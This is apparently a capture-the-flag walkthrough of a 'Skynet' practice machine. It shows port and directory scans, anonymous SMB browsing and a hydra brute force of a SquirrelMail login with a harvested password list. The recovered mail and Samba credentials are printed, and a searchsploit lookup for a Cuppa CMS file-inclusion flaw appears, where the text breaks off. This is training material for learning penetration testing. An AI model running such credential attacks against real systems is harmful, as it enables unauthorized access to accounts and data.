skynet

enumeration

ping

ping $IP -c 4

```
➜  ~ ping $IP -c 4
PING 10.10.15.212 (10.10.15.212) 56(84) bytes of data.
64 bytes from 10.10.15.212: icmp_seq=1 ttl=63 time=18.0 ms
64 bytes from 10.10.15.212: icmp_seq=2 ttl=63 time=18.0 ms
64 bytes from 10.10.15.212: icmp_seq=3 ttl=63 time=17.8 ms
64 bytes from 10.10.15.212: icmp_seq=4 ttl=63 time=18.0 ms

--- 10.10.15.212 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 17.819/17.949/18.001/0.075 ms
```

whatweb

whatweb $IP

```
http://10.10.15.212 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.18 (Ubuntu)], IP[10.10.15.212], Title[Skynet]
```

rustscan

rustscan -a $IP --ulimit 5000

```
➜  ~ rustscan -a $IP --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/home/karti/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.15.212:22
Open 10.10.15.212:80
Open 10.10.15.212:110
Open 10.10.15.212:139
Open 10.10.15.212:143
Open 10.10.15.212:445
[~] Starting Script(s)
[~] Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-14 10:26 GMT
Initiating Ping Scan at 10:26
Scanning 10.10.15.212 [2 ports]
Completed Ping Scan at 10:26, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:26
Completed Parallel DNS resolution of 1 host. at 10:26, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 10:26
Scanning 10.10.15.212 [6 ports]
Discovered open port 445/tcp on 10.10.15.212
Discovered open port 80/tcp on 10.10.15.212
Discovered open port 22/tcp on 10.10.15.212
Discovered open port 143/tcp on 10.10.15.212
Discovered open port 139/tcp on 10.10.15.212
Discovered open port 110/tcp on 10.10.15.212
Completed Connect Scan at 10:26, 0.02s elapsed (6 total ports)
Nmap scan report for 10.10.15.212
```

```
Host is up, received syn-ack (0.018s latency).
Scanned at 2022-11-14 10:26:34 GMT for 0s

PORT    STATE SERVICE      REASON
22/tcp  open  ssh          syn-ack
80/tcp  open  http         syn-ack
110/tcp open  pop3         syn-ack
139/tcp open  netbios-ssn  syn-ack
143/tcp open  imap         syn-ack
445/tcp open  microsoft-ds syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

masscan

masscan -p1-65535,U:1-65535 $IP --rate=1000 -e tun0

```
➜  ~ sudo masscan -p1-65535,U:1-65535 $IP --rate=1000 -e tun0
[sudo] password for karti:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-11-14 10:28:05 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 137/udp on 10.10.15.212
Discovered open port 143/tcp on 10.10.15.212
Discovered open port 139/tcp on 10.10.15.212
Discovered open port 445/tcp on 10.10.15.212
Discovered open port 110/tcp on 10.10.15.212
Discovered open port 80/tcp on 10.10.15.212
Discovered open port 22/tcp on 10.10.15.212
```

nmap all ports

nmap -A -sC -sV $IP -p-

```
➜  ~ nmap -sCV -A $IP -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-14 10:26 GMT
Nmap scan report for 10.10.15.212
Host is up (0.025s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 992331bbb1e943b756944cb9e82146c5 (RSA)
|   256 57c07502712d193183dbe4fe679668cf (ECDSA)
|_  256 46fa4efc10a54f5757d06d54f6c34dfe (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Skynet
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: TOP CAPA UIDL SASL PIPELINING AUTH-RESP-CODE RESP-CODES
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: Pre-login IMAP4rev1 IDLE LITERAL+ ENABLE post-login OK LOGINDISABLEDA0001 LOGIN-REFERRALS
have listed capabilities SASL-IR more ID
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h59m59s, deviation: 3h27m50s, median: 0s
|_nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: skynet
|   NetBIOS computer name: SKYNET\x00
|   Domain name: \x00
```

```
|   FQDN: skynet
|_  System time: 2022-11-14T04:26:40-06:00
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-11-14T10:26:40
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.33 seconds
```

nmap vulnerabilities

nmap --script "vuln" -Pn -n $IP

```
➜  ~ nmap --script "vuln" -Pn -n $IP
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-14 10:48 GMT
Nmap scan report for 10.10.15.212
Host is up (0.021s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.15.212
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.15.212:80/
|     Form id:
|_    Form action: #
| http-enum:
|   /squirrelmail/src/login.php: squirrelmail version 1.4.23 [svn]
|_  /squirrelmail/images/sm_logo.png: SquirrelMail
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
110/tcp open  pop3
139/tcp open  netbios-ssn
143/tcp open  imap
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a
null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by
Ron Bowes
|       while working on smb-enum-sessions.
|_
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 321.30 seconds
```

nikto

nikto -h $IP -Display 2

```
→  ~ nikto -h http://skynet.thm
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.15.212
+ Target Hostname:    skynet.thm
+ Target Port:        80
+ Start Time:         2022-11-14 10:48:27 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some
forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the
site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the
2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 20b, size: 592bbec81c0b6, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Cookie SQMSESSID created without the httponly flag
+ OSVDB-3093: /squirrelmail/src/read_body.php: SquirrelMail found
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7786 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2022-11-14 10:51:34 (GMT0) (187 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

gobuster

initial

gobuster dir -u $IP -w /usr/share/wordlists/dirb/common.txt

```
→  ~ gobuster dir -u http://$IP -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.15.212
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2022/11/14 10:27:30 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/.hta                 (Status: 403) [Size: 277]
/admin                (Status: 301) [Size: 312] [--> http://10.10.15.212/admin/]
/config               (Status: 301) [Size: 313] [--> http://10.10.15.212/config/]
/css                  (Status: 301) [Size: 310] [--> http://10.10.15.212/css/]
/index.html           (Status: 200) [Size: 523]
/js                   (Status: 301) [Size: 309] [--> http://10.10.15.212/js/]
/server-status        (Status: 403) [Size: 277]
/squirrelmail         (Status: 301) [Size: 319] [--> http://10.10.15.212/squirrelmail/]
Progress: 4565 / 4615 (98.92%)
===============================================================
2022/11/14 10:27:42 Finished
===============================================================
```

secondary

gobuster dir -u $IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

```
→  ~ gobuster dir -u http://$IP -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.15.212
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2022/11/14 10:29:37 Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 312] [--> http://10.10.15.212/admin/]
/css                  (Status: 301) [Size: 310] [--> http://10.10.15.212/css/]
/js                   (Status: 301) [Size: 309] [--> http://10.10.15.212/js/]
/config               (Status: 301) [Size: 313] [--> http://10.10.15.212/config/]
/ai                   (Status: 301) [Size: 309] [--> http://10.10.15.212/ai/]
/squirrelmail         (Status: 301) [Size: 319] [--> http://10.10.15.212/squirrelmail/]
/server-status        (Status: 403) [Size: 277]
Progress: 220459 / 220561 (99.95%)
===============================================================
2022/11/14 10:36:32 Finished
===============================================================
```

feroxbuster

feroxbuster --url http://$IP --depth 2 --wordlist /usr/share/wordlists/wfuzz/general/megabeast.txt

```
→  ~ feroxbuster --url http://$IP --depth 2 --wordlist /usr/share/wordlists/wfuzz/general/megabeast.txt -e
 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.1
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.10.15.212
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/wordlists/wfuzz/general/megabeast.txt
 👌 Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.7.1
 💉 Config File           │ /home/karti/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 2
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
200      GET      144l      598w    25015c http://10.10.15.212/image.png
301      GET        9l       28w      312c http://10.10.15.212/admin => http://10.10.15.212/admin/
200      GET       18l       43w      523c http://10.10.15.212/
[####################] - 30s   136393/136393  0s      found:3       errors:0
[####################] - 29s    45460/45460   1559/s  http://10.10.15.212
[####################] - 29s    45460/45460   1527/s  http://10.10.15.212/
[####################] - 27s    45460/45460   1662/s  http://10.10.15.212/admin
```

ftp

```
→  ~ smbclient -L $IP -N
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk      Skynet Anonymous Share
        milesdyson      Disk      Miles Dyson Personal Share
        IPC$            IPC       IPC Service (skynet server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
        Server               Comment
        ---------            -------
        Workgroup            Master
```

```
        ---------            -------
        WORKGROUP            SKYNET
```

So we have two areas to look at: milesdyson and anonymous

```
➜  ~ smbclient \\\\$IP\\anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Nov 26 16:04:00 2020
  ..                                  D        0  Tue Sep 17 08:20:17 2019
  attention.txt                       N      163  Wed Sep 18 04:04:59 2019
  logs                                D        0  Wed Sep 18 05:42:16 2019

                9204224 blocks of size 1024. 5793040 blocks available
smb: \> get attention.txt
getting file \attention.txt of size 163 as attention.txt (2.1 KiloBytes/sec) (average 2.1 KiloBytes/sec)
smb: \> cd logs\
smb: \logs\> ls
  .                                   D        0  Wed Sep 18 05:42:16 2019
  ..                                  D        0  Thu Nov 26 16:04:00 2020
  log2.txt                            N        0  Wed Sep 18 05:42:13 2019
  log1.txt                            N      471  Wed Sep 18 05:41:59 2019
  log3.txt                            N        0  Wed Sep 18 05:42:16 2019

                9204224 blocks of size 1024. 5793040 blocks available
smb: \logs\> get log1.txt
getting file \logs\log1.txt of size 471 as log1.txt (6.1 KiloBytes/sec) (average 4.1 KiloBytes/sec)
smb: \logs\> exit
```

files

attention.txt

```
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to
change their password after seeing this.
-Miles Dyson
```

So everyone needs to change their password - something to look out for.

log1.txt

```
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsoterminator
Walterminator
```

```
79terminator6
1996terminator
```

Now this looks like a list of passwords. Lets check out the milesdyson share.

```
→  ~ smbclient \\\\$IP\\milesdyson -N
tree connect failed: NT_STATUS_ACCESS_DENIED
```

So status denied. Let#s see if hydra can get in:

```
→  ~ hydra -l milesdyson -P log1.txt $IP smb -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-14 11:04:48
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 31 login tries (l:1/p:31), ~31 tries per task
[DATA] attacking smb://10.10.15.212:445/
[ATTEMPT] target 10.10.15.212 - login "milesdyson" - pass "cyborg007haloterminator" - 1 of 31 [child 0] (0/0)
[ATTEMPT] target 10.10.15.212 - login "milesdyson" - pass "terminator22596" - 2 of 31 [child 0] (0/0)
.................
[ATTEMPT] target 10.10.15.212 - login "milesdyson" - pass "1996terminator" - 31 of 31 [child 0] (0/0)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-14 11:05:00
```

So this did not give us an answer. Let's review what we have.

primary review

Checking the folders found in the enumeration we don't get anything of interest as they are all forbidden less: SquirrelMail

Once again lets try hydra. First though let's see what ZAP provides for the format.

zap

So attempting to log in with milesdyson:password we get:

```
POST http://skynet.thm/squirrelmail/src/redirect.php HTTP/1.1
Host: skynet.thm
Proxy-Connection: keep-alive
Content-Length: 85
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://skynet.thm
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/
537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.9
Referer: http://skynet.thm/squirrelmail/src/login.php
Cookie: SQMSESSID=n6b4n5q36te2rllklv85uh4k76

login_username=milesdyson&secretkey=password&js_autodetect_results=1&just_logged_in=1
```

And for our fail we get the:

```
</script>

<title>SquirrelMail - Unknown user or password incorrect.</title>
<!--[if IE 6]>
<style type="text/css">
/* avoid stupid IE6 bug with frames and scrollbars */
body {
    width: expression(document.documentElement.clientWidth - 30);
}
</style>
<![endif]-->
```

Taking the information and adding it to a default hydra command for an http-post-form, we can add the details as required:

```
hydra -l <username> -P <password file> <ip> http-post-form "/<login
url>:username=^USER^&password=^PASS^:F=incorrect" -V -F -u
```

- We know the username: *milesdyson*
- We know the password list: *log1.txt*
- We know the IP address: *$IP*
- We know the login URL: *squirrelmail/src/redirect.php*
- We know the format for username and password: *login_username=^USER^&secretkey=^PASS^&js_autodetect_results=1&just_logged_in=1*
- Finally we know the failed return: *Unknown user or password incorrect.*

Also:

- -V show login+pass for each attempt
- -F exit when a login/pass pair is found
- -u loop around users, not passwords


```
➜  ~ hydra -l milesdyson -P log1.txt $IP http-post-form
"/squirrelmail/src/redirect.php:login_username=^USER^&secretkey=^PASS^&js_autodetect_results=1&just_logged_in=
1:F=Unknown user or password incorrect." -V -F -u
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-14 11:27:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 31 login tries (l:1/p:31), ~2 tries per task
[DATA] attacking http-post-
form://10.10.15.212:80/squirrelmail/src/redirect.php:login_username=^USER^&secretkey=^PASS^&js_autodetect_resu
lts=1&just_logged_in=1:F=Unknown user or password incorrect.
[ATTEMPT] target 10.10.15.212 - login "milesdyson" - pass "cyborg007haloterminator" - 1 of 31 [child 0] (0/0)
.............
[ATTEMPT] target 10.10.15.212 - login "milesdyson" - pass "terminator02" - 15 of 31 [child 14] (0/0)
[ATTEMPT] target 10.10.15.212 - login "milesdyson" - pass "terminator00" - 16 of 31 [child 15] (0/0)
[80][http-post-form] host: 10.10.15.212   login: milesdyson   password: cyborg007haloterminator
[STATUS] attack finished for 10.10.15.212 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-14 11:27:52
```


So now we have a password for miles's email. Let's see what this brings.

squirrelmail

It accepts the username and password as we confirmed with hydra.



As we see we have the comments about the samba password reset as mentioned earlier in the attention.txt. Checking it out we get a password.



Password:

```
)s{A&2Z=F^n_E.B`
```

So let's check the samba files for miles.

```
➜  ~ smbclient \\\\$IP\\milesdyson --user=milesdyson
Password for [WORKGROUP\milesdyson]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Sep 17 10:05:47 2019
  ..                                  D        0  Wed Sep 18 04:51:03 2019
  Improving Deep Neural Networks.pdf      N  5743095  Tue Sep 17 10:05:14 2019
  Natural Language Processing-Building Sequence Models.pdf      N 12927230  Tue Sep 17 10:05:14 2019
  Convolutional Neural Networks-CNN.pdf      N 19655446  Tue Sep 17 10:05:14 2019
  notes                               D        0  Tue Sep 17 10:18:40 2019
  Neural Networks and Deep Learning.pdf      N  4304586  Tue Sep 17 10:05:14 2019
  Structuring your Machine Learning Project.pdf      N  3531427  Tue Sep 17 10:05:14 2019

                9204224 blocks of size 1024. 5792672 blocks available
smb: \> cd notes
smb: \notes\> ls
  .                                   D        0  Tue Sep 17 10:18:40 2019
  ..                                  D        0  Tue Sep 17 10:05:47 2019
  3.01 Search.md                      N    65601  Tue Sep 17 10:01:29 2019
  4.01 Agent-Based Models.md          N     5683  Tue Sep 17 10:01:29 2019
  2.08 In Practice.md                 N     7949  Tue Sep 17 10:01:29 2019
  0.00 Cover.md                       N     3114  Tue Sep 17 10:01:29 2019
  1.02 Linear Algebra.md              N    70314  Tue Sep 17 10:01:29 2019
  important.txt                       N      117  Tue Sep 17 10:18:39 2019
  6.01 pandas.md                      N     9221  Tue Sep 17 10:01:29 2019
  3.00 Artificial Intelligence.md      N       33  Tue Sep 17 10:01:29 2019
  1.00 Foundations.md                 N       22  Tue Sep 17 10:01:29 2019

                9204224 blocks of size 1024. 5792672 blocks available
smb: \notes\> get important.txt
getting file \notes\important.txt of size 117 as important.txt (1.5 KiloBytes/sec) (average 1.5 KiloBytes/sec)
smb: \notes\> exit
```


There are a lot of files in here but we are drawn to a notes folder and then an important.txt file.

file

important.txt

```
1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
```

Could this be a new directory:




With nothing on the page, I downloaded the image and checked against steghide/stegseek with the known passwords with no luck.

Next to check is the actual folder itself. Remember he mentioned that the folder was a CMS. Let's directory bust it with gobuster:

gobuster

```
→  ~ gobuster dir -u http://$IP/45kra24zxs28v3yd -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.2.0-dev
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.15.212/45kra24zxs28v3yd
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.2.0-dev
[+] Timeout:                 10s
===============================================================
2022/11/14 11:59:05 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/administrator        (Status: 301) [Size: 337] [--> http://10.10.15.212/45kra24zxs28v3yd/administrator/]
/index.html           (Status: 200) [Size: 418]
Progress: 4564 / 4615 (98.89%)
===============================================================
2022/11/14 11:59:14 Finished
===============================================================
```

cms



A Cuppa CMS login page is visible. Having tried the basic username and passwords we have - no luck. Checking on searchsploit provides a possible option:

```
→  ~ searchsploit cuppa
------------------------------------------------------------------------------ ----------------------------
--
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ----------------------------
--
Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion               | php/webapps/25971.txt
------------------------------------------------------------------------------ ----------------------------
--
Shellcodes: No Results
```

Looking further with the -x we see more details:

```
####################################
VULNERABILITY: PHP CODE INJECTION
